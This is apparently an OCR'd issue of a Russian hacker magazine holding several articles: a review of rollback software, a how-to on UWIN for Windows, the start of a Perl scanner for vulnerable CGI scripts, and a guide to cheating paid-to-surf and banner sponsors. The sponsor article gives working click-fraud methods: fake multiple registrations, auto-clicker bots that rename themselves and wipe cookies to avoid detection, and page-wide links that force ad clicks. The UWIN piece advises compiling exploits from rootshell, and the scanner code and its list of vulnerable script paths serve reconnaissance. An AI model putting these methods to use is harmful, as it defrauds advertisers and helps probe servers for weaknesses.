
По сравнению с предыдущей программой эта сразу поставила на защиту диск С: и никак не хочет с ним расставаться. Вообще-то, при первой загрузке появляется окно с настройками и по умолчанию программой ставится защита на все диски. Снять ее можно с любого диска, кроме Це, прога бережет его как зеницу ока. Для тестирования я оставил галочку только напротив дисков Це и Дэ, у всех остальных я галочки убрал. Далее тебе потребуется пару раз нажать на левую кнопку мышки, и появится окошко, в котором тебе будет предложено включить защиту. Для этого тебе надо в окне, которое ты видишь сейчас перед собой...



выбрать Begin New Trial. Ну что, выбрал? А теперь перед тобой проследует целая череда экранов. Один из них сообщит тебе, что сейчас на твоей машине все файлы на дисках сохраняются.




А после программа просто в наглую возьмет и перегрузит твою тачку. В течение перезагрузки ты заметишь, что на десять секунд появляется светло-зеленое окно, где предлагается выбор: продолжить защитный режим или вернуть систему назад, но нам-то с тобой пока что нужно посмотреть, что будет после загрузки виндов. А ничего особенного не будет. Вдруг откуда не возьмись появился... дальше не буду рассказывать русскую народную сказку. Но все же при загрузке появится окошко вот такого вида.



В этом окне тебе сообщается, что на твоем компе включена защита. И все изменения, произведенные тобой, фиксируются и записываются. А также появляется надпись посреди рабочего стола, конечно, только при условии, что ты невнимательно читал данную статью.

Для окончания работы защищенного режима нам с тобой нужно выбрать End Current Trial. Я надеюсь, ты найдешь, где сию кнопку можно нажать. Вылетает окошко. В нем тебе предоставляется выбор. Оставить все как есть или вернуть все назад. Если ты выбираешь первое, то машина перегружается и снимает защитный режим, а при выборе второго следует аналогичная перезагрузка. Только в конце загрузки ты должен увидеть вот такое окно.



В нем ты можешь все изменения, произошедшие с твоей машиной, удалить, удалить только некоторые из них или посмотреть, какие же изменения происходили с твоей машиной. Так что, как ты видишь, ничего серьезного в использовании данного продукта не наблюдается.

Данная программа, в отличие от предыдущей, смотрит еще и за изменениями в твоем реестре. Так что ты без труда, вернувшись назад, можешь легко избавиться и от лишних записей в реестре, которые приводят к более длительной загрузке виндов. Однажды я использовал сей программный продукт в образовательных целях. Мне пришло письмо с вирусом ILoveYou. Но благо у меня стоит Батник, и данный червь не запустился. Благо у меня еще хватило мозгов не запустить вложенный в аттаче файл. Но на следующий день мне в голову пришла мысль, а не запустить ли мне сие файло в защищенном режиме. Я так и поступил. Проследил за всеми изменениями с файлами и в системе и через некоторое время вернул все на круги своя. Так я собственными глазами увидел, что делает червь, где в реестре прописывается.

Данную прогу ты можешь скачать с http://www.procode.com.au/trialblazer/

ПиСи:

Еще существует куча программ, которые производят откат системы. Но в основном эти программы копируют системные файлы виндов на другой диск. И при случае, если тебя вдруг не устроит, как работает на данный момент винглюк, возвращают системные файлы назад, не задумываясь над тем, устанавливал ли ты после этого какие-либо программы. Т.к. файлы реестра программ возвращаются первоначальные, в которых может и не быть записей об установленной тобой после записи системных файлов программы. Но не в этом суть. Представленные тебе две программы являются превосходными образцами данного типа программ. Хоть и в первой нет возможности прослеживать изменения, произошедшие с реестром. Но это не умаляет ее достоинств. Но человеку, который постоянно хочет привнести в свой виртуальный мир что-то новое, я бы посоветовал ТриалБлейзер. Ведь при любви к установке программ она ему поможет держать систему в постоянном отличном состоянии.

Удачи и не болейте.





КРУТИМ СПОНСОРА

Бесплатный СЫР (cheese@xaker.ru http://www.fox.tt.ee/cheese)

Скажу честно - дурить спонсоров я не люблю. Классическим способом. Но вот творчески, когда подходишь к делу с душой... Тогда и спонсор на тебя не в обиде, и карман полон, и вообще - жизнь прекрасна! Главное - выбрать нужный подход и не наглеть особо. Иначе из системы взашей погонят не только тебя, но и всех твоих соотечественников. Как, к примеру, это сделал недавно горячо любимый всеми спонсор-серфингист www.desktopdollars.com:



Накрутили "наши" там кучу очков, позабыв о том, что по баннерам клацать надо и цена одного тугрика исчисляется процентами от общака, - денег, полученных за клики, - и все, ту-ту, прощай "баксы на твоем столе". Потому как его стоимость - очка-тугрика - оказалась непристойно низкой. Ясен корень, импортные юзеры заслали в фирму телегу: мол, че за дела? Мы тут денно и нощно, так сказать, а вы нам 50%- от предплечья до кисти? И пошел спонсор выискивать причину зла. А чего ее искать? В нас она, в кликмейкерах и таймротаторах. Короче, переборщили "наши" чуток. И оказались на улице - в старой дружной компании экс-СССР: и москалей турнули, и хохлов, и прибалтов. Одним словом, в составе бывшего единого, могучего и нерушимого - снова вместе.

Так что, брат, прежде чем дурить по черному, трезво взвесь все "за" и "против" и лишь потом - "делай" спосноров! А я тем временем, пока ты размышляешь, расскажу тебе о деталях.

Теория кидалова

Итак, теоретики дурительного ремесла утверждают, что существует три основных способа "кидалова" спонсоров:


1. **Муторный** - путем множественных регистраций, заходов с использованием анонимных прокси-серверов и т.п.
2. **Автосерфинговый** - путем использования программ-кликеров и программ-серферов.
3. **Хэтэмэельный** - путем использования особенностей языка html для вызовов "клика" по баннеру.

Рассмотрим все эти способы по порядку

Муторный

Самый печальный, но и самый честный способ из всех имеющихся на вооружении. Состоит в том, что ты многократно регистрируешься сам под собой в качестве реферала, но под разными именами. Это могут быть как вымышленные товарищи, так и реально существующие: соседи, друзья, знакомые. Если, конечно, после все этого они не начешут тебе хохотальник.

Таким образом ты в одночасье получишь тучу аккаунтов. Этот способ уместен тогда, когда требуется набрать определенное число любопытствующих для получения, например, жилетки от Асимбы www.asimba.com





или же халявного Палм-овика от www.pdafn.com Кстати, оба адреса проверены и рекомендуемы: жилетки, как и наиценнейшие компы (розничная цена свыше 300 долларов), рассылают!

Аналогично применение названного способа и в ситуациях, когда у тебя отключены куки, и для прочей анонимности ты заходишь на свою страницу для протаптывания баннеров через anonymus прокси-сервер. Или же - каждый раз по-новому коннектишься с провайдером через дайл-ап. Если, конечно, тебе выделяют динамический IP. В противном случае спонсор вычислит тебя и в момент схватит за детородные органы. Совет: не забывай о том, что число кликов к числу показов (показатель CTR) не должно превышать 5%. Т.е., если за день ты понатыкал на 5 баксов, то при цене клика в 0.1 доллара ты должен иметь посещаемость не

менее 1000 уникальных заходов. Этого правила придерживается любой мало-мальски уважающий себя спонсор. Иначе - смотри выше, про детородные органы.

Существенный недостаток "муторного" способа заключается в том, что печь сама по себе не ездит: у нее педальный привод. В то же время не следует забывать, что все гениальное состоит в простоте. Чем проще дуришь, тем меньше это вызовет подозрений.

Автосерфинговый

Самый популярный в последнее время способ дурить серфинг-спонсоров. Оно и понятно: врубил комп, запустил перпетум-мобиле и пошел дрыхнуть. А тем временем программа ходит, бродит, эмулирует. Т.е. жмет на ссылки, меняет урлы и всем своим видом показывает, что ты еще у монитора и со сладострастием разглядываешь спонсорские баннеры. Поскольку данный метод накрутки самый популярный, то мы и остановимся на нем поподробнее.

Ну, что я могу предложить вам, господа? Да все что угодно! Но остановлюсь, пожалуй, лишь на продукции отечественного производителя. И не потому, что на Западе нет ничего достойного. А лишь потому, что самый лучший суппорт - отечественный: не надо на аглицком изъясняться; любой земляк - автор программы - не только с удовольствием пообщается с тобой на тему заработков и дурежа, но и расскажет тебе о том, как лучше использовать его программу. С пользой для тебя и для себя, разумеется.

Но прежде чем остановиться на описании наиболее приглянувшейся мне программы - "Авто Серфинг", - краткий обзор всего того, чем можно поживиться:

- **Nacroot -** http://www.fortunecity.com/business/fribourg/594/nacroot.exe
- **Hitprom -** http://www.fortunecity.com/business/fribourg/594/hitprom.zip
- **Хрумер -** http://www.fortunecity.com/business/fribourg/594/xpymep.zip
- **Generator Click -** http://easymoneyadviser.chat.ru/progclick/clickgen.zip
- **Clicker Lite Edition -** http://easymoneyadviser.chat.ru/progclick/clickgen.zip
- и т.п.


Однако не расточай свои силы понапрасну: лучше загляни на http://ac.boom.ru/ и стащи оттудова "Авто Серфинг". Не пожалеешь. Или пожалеешь, но будет уже поздно.

Чем примечательна эта прога? Перечислю основные достоинства:


- весь интерфейс исполнен исключительно на понятном всем нам русском языке;
- служба поддержки - читай "автор" - работает и днем, и ночью;




- программа имеет стеллс-режим, т.е. не имеет своего собственного имени; имя генерируется автоматически через определенные промежутки времени, что дает некоторую гарантию того, что АС не будет обнаружен такими нетерпимыми к обману спонсорами, как www.spedia.com и ей подобными; .



- программа позволяет "сворачивать" в дуду выюбары спонсоров, сохраняя в то же время их в активном состоянии - очки начисляются, а баннеров не видать;



- АС очистит все ваши темп-директории от куков и прочей нечисти, по которой вас можно вычислить и изгнать за мухляж;



- как и любой порядочный автосерфинг, программа имеет встроенный таймер - для настройки периода "засыпания" и "активности", чтобы не убеждать спонсора в том, что ты работаешь 24 часа в сутки, не отрываясь от монитора. И это еще не все. О чем подробнее - ниже.





По заявлению автора этого спонсорского лохотрона, АС поддерживает работу с такими основными серфинг-деятелями, как Spedia, CashSurfers, GetPaid4, RusSurf, DollarWeb, mValue, DesktopDollar, PaidForSurf, OpinionBar, PayBar, Surfing2Cash, Vi-Direct, AllAdvantage и Jotter. Набор достаточный для любого начинающего мейк$$$-а. И даже для заканчивающего. Потому как работать можно с любыми спонсорами, а получать деньги - лишь от тех, кто действительно платит.

Принцип работы с АС прост: запускаете, настраиваете и сворачиваете программу в системную панель.

И все: дальше вступает в силу святое правило: "время - деньги".


Теперь - поподробнее о настройках: прежде всего необходимо определить спонсоров, которых ты хочешь "кинуть на бабки". Для этого отмечаем галочкой "вью-бары спонсоров" и кликаем по "настройкам". В выпавшем новом окне жмем на "добавить" и выбираем из списка имя спонсора,






путь к его баннероротатору и определяем при этом ряд прочих параметров: как часто перезагружать выюбар (чтобы спонсор не заподозрил тебя в нечестности :)), как часто кликать по баннерам спонсора (обязательно! Иначе у спонсоров, имеющих плавающие ставки, они - ставки - будут очень низкими) - например, через каждые 5 минут и т.п.

Далее, такой интересный пункт меню, как "клики по баннерам".



В этот раздел вынесены только самые дорогие для российского пользователя спонсоры - Спедия и Десктопдолларс: можно определить не только с каким интервалом кликать по их баннерам, но и определить в x/y координатах точку самого клика. Это для того, чтобы замести следы; тупые же программы кликают по одному и тому же месту! И потому их вычисляют и блокируют. А АС - приятное исключение.



Меню "закрытие окон": для автоматического закрывания всякого виндоузского мусора - сообщений об ошибках, системных сообщений и новых никчемных окон. Например, с рекламой:).


Важный пункт меню - "засыпание мыши". Как и движки на передней панели "скорость серфинга" и "скорость мыши". Нужны для того, чтобы имитировать твой уход с рабочего места: если ты сидишь в он-лайне без перекура более 2-3 часов, то ты либо какой-то не такой, либо одно из двух. И спонсор это понимает: как только учует, что за компом не ты, а робот - крантец твоей бизнес-спонсорской карьере!

Этой же задаче - имитации реального режима серфинга - подчинены и "настройки списка адресов": открыв их, ты увидишь путь к урл.ини - файлу, определяющему, по каким адресам тебе следует бродить. Именно этот вариант мне показался наиболее интересным и полезным не только для потенциальных жуликов, но также и для тех, кто юзает ИЕ4 и выше: например, в урл.ини ты можешь указать 20-100 (больше?) адресов, которые ты ежедневно посещаешь в поисках свежей информации либо еще чего. Затем, врубив программу и законнективш ись через дайл-ап, уходишь в гальюн - читать художественную литературу. Через часок возвращаешься взад и, отсоединившись от Интернета, в офф-лайне просматриваешь все посещенные места: экономия времени, однако. Потому как в офф-лайне все будет грузиться в мгновение ока. К слову: таким же образом ты можешь установить просмотр баннеров на всех твоих страницах, клики по ним и т.п.

Следующий пункт меню - "расписание работы" - служит для полной автоматизации процесса: можно определить даже время и дату рестарта компьютера - для пущей секьюрити. :)



Для тех же целей служит и "очистка от куков": большинство спонсоров прописывают на твой диск идентифицирующие файлы. Т.е., если сегодня ты регнулся у спонсоров под именем Васи Пупкина, а завтра пытаешь зайти с того же компа под Люсьен Помидоровой, то "кук" тебя выдаст: дня через два-три, от силы - через неделю - жди новостей от спонсора. Печальных новостей. АС позволяет избежать этих мелких, но досадных неприятностей: помимо куков, прога вычистит и твою темп-директорию, что тоже иногда бывает полезно.



И в завершение описания этой чудо-программы - так называемый "стеллс-режим":
интересен тем, что с заданной периодичностью меняет имя программы. Причем, имя может быть вырождено как самим АС, так и тобой лично: ты можешь создать специальный файл, где пропишешь заголовки. Таким образом, первые 30 секунд спонсора будет дурить прога под названием "серфинг крякер", следующие 30 секунд - "знай наших!", а под занавес, когда иссякнет фантазия, - какая-либо "1233йцукенгш". Самое главное, что спонсор не сможет придраться к конкретной "дурилке" - имени-то у нее нет! А отсутствие фактов, знаете ли, это клевета в адрес нашего кристально честного юзера :).


Вот такая вот находка - "Авто Серфинг" для ленивых.

Хэтэмэельный

Самый незатейливый способ дурежа спонсоров. В первую очередь - баннерных. Т.е. тех, кто платит за размещение своих баннеров у тебя на хоумпейдже, - например, www.cj.com. Или же не платит, но предлагает тебе баннерообмен на условиях показы + клики.

Творческий подход "кидалова" - это классический лохотрон в стиле Эль-Пасо Инкорпорейшн: http://elpaso.is-online.net/:

Кстати, его создатели - добрейшей души люди:




мне довелось с ними познакомиться и услышать немало добрых слов за промоушинг сразу после того, как я рассказал об этом "спонсоре" в своей многотысячной рассылке. И во всеуслышание заявил, что они - ЖУЛИКИ. И что вы думаете? Народ ломанулся по этому адресу - заказывать себе халявные часы, телефоны и прочее.



А тем временем каждый такой "заказ" запускал небольшой ява-скрипт ротатор, который в течение минуты с бешеной скоростью прокручивал в нулевом фрейме баннеры спонсоров. Весь код скрипта привести тут не могу - маловато места будет, так что любопытствующих приглашаю совершить виртуальную прогулку.

И второй способ, гениальный в своей простоте: всю страницу включаешь между тэгами и (здесь что попало) . И все. Стоит лишь подвести мышь к активной зоне, как тотчас же сработает ссылка. Поверь, это более действенный метод, нежели призывать к сознательности посетителей - уж поверь мне на слово, коллЭга! Не первый год серфингуем!

Новости от данных жуликов: теперь они требуют введения e-mail адреса, зарегенного у их спонсора, который им платит денежку за привлеченных посетителей.





КАК ИЗ WINDOWS СДЕЛАТЬ UNIX



Крис Касперски (kpnc@aport.ru)

Транссексуалы

“Настоящий мужчина должен поставить UNIX!”. Правда, не совсем понятно зачем, но должен. Нынче, если у тебя не стоит Линукс или бздя, - будь готов получить флейм на тему: Виндосмасдай, юникс фарева! Только, обычно, сами флеймщики сидят в 98-ых и юникс видели однажды: в халявном шелле на freeshell.org. Отказываться от виндов мы не будем, но и про *nix также не забудем: сегодня мы будем интегрировать *nix с win!

Понятное дело, в любом из нас больше крови сэра Баскервиля, чем в Windows оригинального кода UNIX, и любой фанатик этой самой UNIX презрительно спросит, а можно ли на Windows запускать UNIX-приложения? Нет? Нет, вот и славненько!

Легко сказать - “поставь UNIX”. То есть поставить-то его, конечно, дело нехитрое, много по этому делу бумаги исписано, и с помощью пива и чьей-то мамы погрузить UNIX на свой компьютер - дело одного часа.

Но что потом с этим зверем делать? Антрацитово-черный экран и мерцающий курсор, очевидно ждущий команды. Но какой команды? Тут бы недурно в Интернет зайти, туториал почитать, ан нет - треска хвостом вперед, это только в Must Die все делается щелчком мыши, а в UNIX без гуру и ящика пива с этой проблемой не справиться.

Вот было бы хорошо запустить UNIX в окне Windows! А почему бы и нет? Забавно, но это действительно можно, причем не какой-нибудь эмулятор UNIX типа тренажера для начинающих, а самый что ни на есть полноценный UNIX, на котором хоть Apache сервер гоняй!

Вообще-то, если честно, Windows очень трудно научить правильно обращаться с исполняемыми файлами UNIX - ну анатомия у нее не та. Если кому такой фокус и удастся, все будет жутко тормозить и часто падать. Но не беда - ведь UNIX-программисты никогда не зажимают исходники, остается только перекомпилировать и все. Ха, тоже мне сказали - “и все”. Да любой Windows компилятор скорее подавится, чем проглотит такой исходник. А если и проглотит - работать все равно ничего не будет.

Разработать такой компилятор, который бы работал в Windows и пережевывал бы исходные тексты от UNIX, впервые решился Дэвид Корн - и, представьте себе, разработал! Компания AT&T (в которой он работает) пробовала наложить на это дело лапу, но Дэвид как настоящий программист отстоял за собой право распространять продукт бесплатно.

Действуем

Зайдем на его домашнюю страничку (http://www.research.att.com/sw/tools/uwin), кликнем по ссылке Download - и, ответив на множество пикантных вопросов (о поле, возрасте и месте проживания), попадем, наконец, на список предлагаемых файлов, которых так много, что немудрено и растеряться. Если ты не разработчик и не собираешься программировать под UNIX (а если ты программируешь под UNIX, с чего бы это Windows оказалась на твоем компе?), то достаточно скачать лишь один из них - “uwin_base.win32.i386.exe” - восемь с хвостиком мегабайт и заплатку, исправляющую многие ошибки - “uwin_base_update2_1.win32.i386.exe” - чуть больше двух мег. Также нелишне разжиться хотя бы одной интерактивной оболочкой. Недурно зарекомендовал себя Mortal Commander - клон Norton Commander, написанный специально для UNIX. Без него приш-

лось бы общаться одной командной строкой и постоянно помнить множество мудреных команд. Скачать его можно со следующего FTP сервера - ftp://ftp.xraylith.wisc.edu/pub/khan-/gnu-win32/uwin/ports/mc-4.1.35-uwin2.0.tar.gz. Несмотря на "закрученное" расширение, с архивом вполне успешно справляется обыкновенный WinZip32.

Установка UWIN, а именно так называется творение Дэвида Корна, никаких проблем не вызывает. Не нужно специальным образом конфигурировать соединение с Internet или возиться с драйверами принтера или монитора - UWIN с умом использует ресурсы Windows и не потребует дополнительной настройки. Можно даже поставить X-Windows, и тогда редкий поклонник UNIX разберется, в какой операционке ты работаешь.

Разве это не круто? Попробуй-ка, предложи лучший способ обучиться работать с UNIX! А какой простор открывается для всевозможных атак! Ведь большинство эксплоитов, то есть, говоря научным языком, программных реализаций атак, а по-простому всяких там нюков, работают исключительно в среде UNIX и наотрез отказываются дружить с Windows. Так вот, UWIN - лучший способ это сделать!

Правда, вот в чем незадача - все новые нюки лежат на rootshell в виде файлов с расширением 'c', то есть пока их не откомпилируешь, о запуске нечего и думать! А компилятор где? Вновь лезем на сайт Дэвида Корна и скачиваем файлик "uwin_development.win32.i386.exe" - чуть меньше четырех мегабайт. Правда, это не весь компилятор, а только набор заготовок, помогающий Windows-компиляторам преодолеть паралогическую невосприимчивость к UNIX. Выходит, надо вставать, надевать сапоги и чесать на Mitin0 BaZaR и докупать диск с любым Windows-компилятором. Можно, например, Visual Studio от Microsoft или Turbo C от Borland, а можно и то и другое сразу - на всякий случай, как говорят.

Компилятор

Хорошо, а как компилировать-то? Дэвид не очень-то подробно это описывает, да вдобавок на английском языке, попробуй тут разберись после пятого пива! Тэкс, сперва надо запустить 'cc' (для Microsoft Visual Studio) или 'bc' (для Borland Turbo C), следом за ним указав имя файла, например, так: "cc land.c", где land.c - имя файла, который надо откомпилировать. Если все пройдет успешно и не будет никаких ругательств на недостающие включаемые файлы, образуется "land.o", то есть объективный файл. Он еще не готовый для запуска - прежде его необходимо слинковать. А для этого существует утилита 'ncc'. Запускаем ее 'ncc land.o' и... получаем ругательство, дескать, того тут нет, этого тут нет и, вообще, еррор такой-то, и ничего линковать не буду. Значит, линкер не может найти библиотеки - открываем каталог "lib" и попробуем подключить их самостоятельно, указав после имени файла - 'ncc land.c ast.lib posix.lib'. Сработало? Неужели и на этот раз нет? Тогда вместе с нюком должен поставляться make-файл, так и называющийся 'make' или 'makefile', - обработаем его утилитой 'nmake', ("nmake makefle"), и уж на этот раз наверняка все получится - но, к сожалению, не все нюки распространяются с make-файлом.

Полученный файл не обязательно запускать из среды UWIN, ничуть не хуже он будет работать будучи запущенным из "проводника" Windows или, скажем, FAR-навигатора. Но если попытаться одолжить его приятелю, то у него ничего не получится, программа поругается и потребует наличия двух файлов - astxx.dll (где xx - номер версии UWIN) и posix.dll - оба они находятся в каталоге "WINDOWS\SYSTEM".

Альтернатива

Разумеется, UWIN не единственное творение в своем роде. В сети можно найти просто прорву аналогичных примочек. Ну, например, большую популярность завоевал известный CYGWIN (http://www.cygnus.com/misc/gnu-win32/). Он полностью бесплатен, распространяется вкупе с исходниками, но... требует глубоких знаний UNIX и умения программировать. Одна только установка чего стоит - на ftp архиве лежит множество всякой всячины, и приходится самому разбираться, что нужно, а что нет. В минимальную поставку CYGWIN входит лишь обертка UNIX, и ничего больше. Ладно, качаем несколько сотен мег софта на свой винчестер - там разберемся, что для чего предназначено. Таки ведь нет - не все так просто запускается! Приходится запасаться пивом и садиться изучать исходники, исправляя ошибки, по халатности оставленные авторами, - зачем все эти заморочки, когда можно юзать готовый UWIN?

DNS


А потом - вместе с UWIN распространяется и компактный DNS сервер. Зачем он нам? Конечно, если подключиться к дорогому шустрому провайдеру - то незачем. А вот вся халява связана с большими тормозами. Как повысить скорость соединения, не платя лишнего? Очень просто - обзавестись собственным DNS. Порой это увеличивает скорость лазанья по WEB-страничкам на 20%-50% - и главное, совершенно бесплатно. Правда, комфортная работа потребует, по крайней мере, тридцати двух метров мозгов на твоей машине.

Итак, UWIN дает возможность изучать UNIX, не отказываясь от мира WINDOWS, запускать многочисленные боевые проги, не работающие с обычной Windows, установить собственный DNS сервер, повысив скорость соединения с Internet, наконец, просто ощутить себя настоящим мужчиной, не понаслышке знакомым с UNIX.



CGI-Checker по-

Автор: CutTer (icutter@mail.ru)



Ответный удар

Что сегодня у нас в меню... Ммм... CGI-Checker. Что-то вкусненькое. :) Что ж получается, у TeamVoid есть свой VoidEye, а у нас ничего нету?!! :(. Тогда будем делать свой сканер дырявых скриптов. Он, конечно, будет перланутый! Такой шустренький аккуратненький, ничего лишнего показывать не будет и работать станет в текстовом режиме. Только мы сделаем два сканера: один, чтобы пускать у себя на компьютере или на каком-нибудь серваке через shell, а второй - для запуска прямо из твоего любимого браузера.

Теория

Но вначале, как обычно, пару слов теории - без нее никак... Расскажу немного о протоколе http и сетевом программировании (кодинге). Сервисы, основанные на этом протоколе, обычно висят на 80 порту, но бывают случаи, когда на 8000 и других.

Вот ты коннектишься с каким-нибудь сайтом (для примера возьмем многострадальный ЧАТ.ру - www.chat.ru). При соединении с ним ты не получишь никакого приветствия: нечего языком чесать - сервак серьезный и сразу ждет от тебя запроса =). А запросы бывают трех типов: GET, HEAD, POST.

При помощи GET запроса получают запрашиваемые файлы (это и HTML файлы, и просто программы/скрипты). Например, когда ты вводишь в браузере строку http://www.chat.ru/some/some.zip, то происходит GET запрос. Вот так он выглядит:

```
GET /some/some.zip HTTP/1.0
```

Он говорит серверу, что давай-ка мне файл some.zip, который лежит в директории some. Если все нормально, то сервер выдает специальный заголовок, в котором указывается длина файла и остальная инфа. А после заголовка следует сам файл. Все просто.

HEAD запрос почти такой же, как и GET. Но только сервер на такие запросы отвечает заголовком, а не самим телом: самого тела тута нету. Как раз такие запросы нам и нужны. Сделал запрос на проверку существования дырявого скрипта, например /cgi-bin/php.cgi, а сервер ответил, что такой скрипт существует. А вот это нам и нужно ;). Ведь нам нужно только знать: есть дырявый скрипт на сервере или нет. Именно так устроены CGI сканеры.

Про POST я тебе говорить не буду - возьми и поищи в Интернете: благо этого добра навалом. Я лучше расскажу немного про сетевое программирование. Надеюсь, что твои уши еще не завяли от моей болтовни ;).

Кодинг

Итак, для начала нужно создать сокет - это как телефонная трубка, с помощью которой ты звонишь. Потом надо соединиться с сервером - сие эквивалентно набору номера на телефоне. После чего нужно поболтать с сервером на его языке (в данном случае языком служит протокол http). После разговора нужно разорвать соединение (в случае с телефоном - положить трубку). В принципе, так и построено все сетевое программирование. Теперь можно попробовать и на практике.

Для начала напишем программу, которая соединится с сервером и сделает HEAD запрос для проверки наличия файла /cgi-bin/test.cgi. Вот код с объяснениями:

```
#!/usr/bin/perl
# Это обозначает Perl программу
use Socket; # Использовать модуль для сокетов
$AF_INET=2; # Эту цифру нужно просто запомнить
$SOCK_STREAM=1; # Эту тоже
$protocol=(getprotobyname('tcp'))[2]; # Выбираем протокол TCP
$end="\015\012"; # Код завершения строки, он нестандартный в протоколе http
$site="www.chat.ru"; # Сам сайт
$port=80; # Порт, на котором установлен нужный сервис
$addr=(gethostbyname($site))[4]; # Определяем ip сервера
$addrs=pack ('S n a4 x8', $AF_INET, $port, $addr);
# Переводим ip сервера и порт в специальный формат
if (!(socket(LOAD,$AF_INET,SOCK_STREAM,$protocol))){
print "Невозможно создать сокет!"; exit;} # Создаем сокет, если не можем, то ОШИБКА
if (!(connect(LOAD, $addrs))){
print "Невозможно соединиться!"; exit;} # Соединяемся, если не можем, то ОШИБКА
select(LOAD); $|=1; select(STDOUT); # Ставим, что все данные серверу отправились сразу
print LOAD "HEAD /cgi-bin/test.cgi HTTP/1.0$end"; # Вот и сам запрос
print LOAD "Host: $site$end$end"; # Его завершение
$str=<LOAD>; # Считываем ответ (только одну строку)
if ($str=~/200/) {print "НАЙДЕН!\n";} # Если ответ содержит число 200, то файл существует
else {print "не найден\n";} # А если нету
close (LOAD); # Закрываем соединение
```

Вот и вся программа, код получился небольшой, но ты внимательно разберись, а то толку мало получится, если ничего не поймешь. :(

Теперь усложним нашу задачу: нужно, чтобы имена дырявых скриптов считывались из файла. Пусть он будет называться cgi.dat. Он должен быть примерно следующего содержания:

```
/cgi-bin/environ.cgi
/cgi-bin/php.cgi
/cgi-bin/php
/cgi-bin/perl.exe
```

